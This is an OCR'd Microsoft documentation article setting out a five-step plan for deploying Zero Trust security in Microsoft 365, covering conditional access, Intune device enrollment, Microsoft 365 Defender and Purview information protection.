


Zero Trust deployment plan with Microsoft 365

Article • 03/13/2023 • 5 minutes to read

This article provides a deployment plan for building **Zero Trust** security with Microsoft 365. Zero Trust is a new security model that assumes breach and verifies each request as though it originated from an uncontrolled network. Regardless of where the request originates or what resource it accesses, the Zero Trust model teaches us to "never trust, always verify."


Use this article together with this poster.

Item	Description
 PDF | Visio Updated February 2023	**Related solution guides** • Deploy your identity infrastructure for Microsoft 365 • Recommended identity and device access configurations • Manage devices with Intune • Evaluate and pilot Microsoft 365 Defender • Deploy an information protection solution with Microsoft Purview • Deploy information protection for data privacy regulations with Microsoft 365

Zero Trust security architecture

A Zero Trust approach extends throughout the entire digital estate and serves as an integrated security philosophy and end-to-end strategy.

This illustration provides a representation of the primary elements that contribute to Zero Trust.



In the illustration:


- Security policy enforcement is at the center of a Zero Trust architecture. This includes Multi Factor authentication with conditional access that takes into account user account risk, device status, and other criteria and policies that you set.
- Identities, devices, data, apps, network, and other infrastructure components are all configured with appropriate security. Policies that are configured for each of these components are coordinated with your overall Zero Trust strategy. For example, device policies determine the criteria for healthy devices and conditional access policies require healthy devices for access to specific apps and data.
- Threat protection and intelligence monitors the environment, surfaces current risks, and takes automated action to remediate attacks.

For more information about Zero Trust, see Microsoft's ***Zero Trust Guidance Center***.

Deploying Zero Trust for Microsoft 365

Microsoft 365 is built intentionally with many security and information protection capabilities to help you build Zero Trust into your environment. Many of the capabilities can be extended to protect access to other SaaS apps your organization uses and the data within these apps.

This illustration represents the work of deploying Zero Trust capabilities. This work is broken into units of work that can be configured together, starting from the bottom and working to the top to ensure that prerequisite work is complete.




In this illustration:

- Zero Trust begins with a foundation of identity and device protection.
- Threat protection capabilities are built on top of this foundation to provide real-time monitoring and remediation of security threats.
- Information protection and governance provide sophisticated controls targeted at specific types of data to protect your most valuable information and to help you comply with compliance standards, including protecting personal information.

This article assumes you have already configured cloud identity. If you need guidance for this objective, see Deploy your identity infrastructure for Microsoft 365.

Step 1. Configure Zero Trust identity and device access protection — starting-point policies

The first step is to build your Zero Trust foundation by configuring identity and device access protection.




Go to ***Zero Trust identity and device access protection*** for prescriptive guidance to accomplish this. This series of articles describes a set of identity and device access prerequisite configurations and a set of Azure Active Directory (Azure AD) Conditional Access, Microsoft Intune, and other policies to secure access to Microsoft 365 for enterprise cloud apps and services, other SaaS services, and on-premises applications published with Azure AD Application Proxy.

Includes	Prerequisites	Doesn't include


Includes	Prerequisites	Doesn't include
Recommended identity and device access policies for three levels of protection: • Starting point • Enterprise (recommended) • Specialized Additional recommendations for: • External users (guests) • Microsoft Teams • SharePoint Online • Microsoft Defender for Cloud Apps	Microsoft E3 or E5 Azure Active Directory in either of these modes: • Cloud-only • Hybrid with password hash sync (PHS) authentication • Hybrid with pass-through authentication (PTA) • Federated	Device enrollment for policies that require managed devices. See Step 2. Manage endpoints with Intune to enroll devices

Start by implementing the starting-point tier. These policies do not require enrolling devices into management.



Step 2. Manage endpoints with Intune

Next, enroll your devices into management and begin protecting these with more sophisticated controls.




Go to ***Manage devices with Intune*** for prescriptive guidance to accomplish this.


Includes	Prerequisites	Doesn't include
Enroll devices with Intune: • Corporate-owned devices • Autopilot/automated • enrollment Configure policies: • App Protection policies • Compliance policies • Device profile policies	Register endpoints with Azure AD	Configuring information protection capabilities, including: • Sensitive information types • Labels • DLP policies For these capabilities, see Step 5. Protect and govern sensitive data (later in this article).

Step 3. Add Zero Trust identity and device access protection — Enterprise policies

With devices enrolled into management, you can now implement the full set of recommended Zero Trust identity and device access policies, requiring compliant devices.




Return to ***Common identity and device access policies*** and add the policies in the Enterprise tier.



Step 4. Evaluate, pilot, and deploy Microsoft 365 Defender

Microsoft 365 Defender is an extended detection and response (XDR) solution that automatically collects, correlates, and analyzes signal, threat, and alert data from across your Microsoft 365 environment, including endpoint, email, applications, and identities.




Go to ***Evaluate and pilot Microsoft 365 Defender*** for a methodical guide to piloting and deploying Microsoft 365 Defender components.

Includes	Prerequisites	Doesn't include
Set up the evaluation and pilot environment for all components: • Defender for Identity • Defender for Office 365 • Defender for Endpoint • Microsoft Defender for Cloud Apps Protect against threats Investigate and respond to threats	See the guidance to read about the architecture requirements for each component of Microsoft 365 Defender.	Azure AD Identity Protection is not included in this solution guide. It is included in Step 1. Configure Zero Trust identity and device access protection.

Step 5. Protect and govern sensitive data


Implement Microsoft Purview Information Protection to help you discover, classify, and protect sensitive information wherever it lives or travels.

Microsoft Purview Information Protection capabilities are included with Microsoft Purview and give you the tools to know your data, protect your data, and prevent data loss.



While this work is represented at the top of the deployment stack illustrated earlier in this article, you can begin this work anytime.

Microsoft Purview Information Protection provides a framework, process, and capabilities you can use to accomplish your specific business objectives.



For more information on how to plan and deploy information protection, see ***Deploy a Microsoft Purview Information Protection solution***.

If you're deploying information protection for data privacy regulations, this solution guide provides a recommended framework for the entire process: ***Deploy information protection for data privacy regulations with Microsoft 365***.

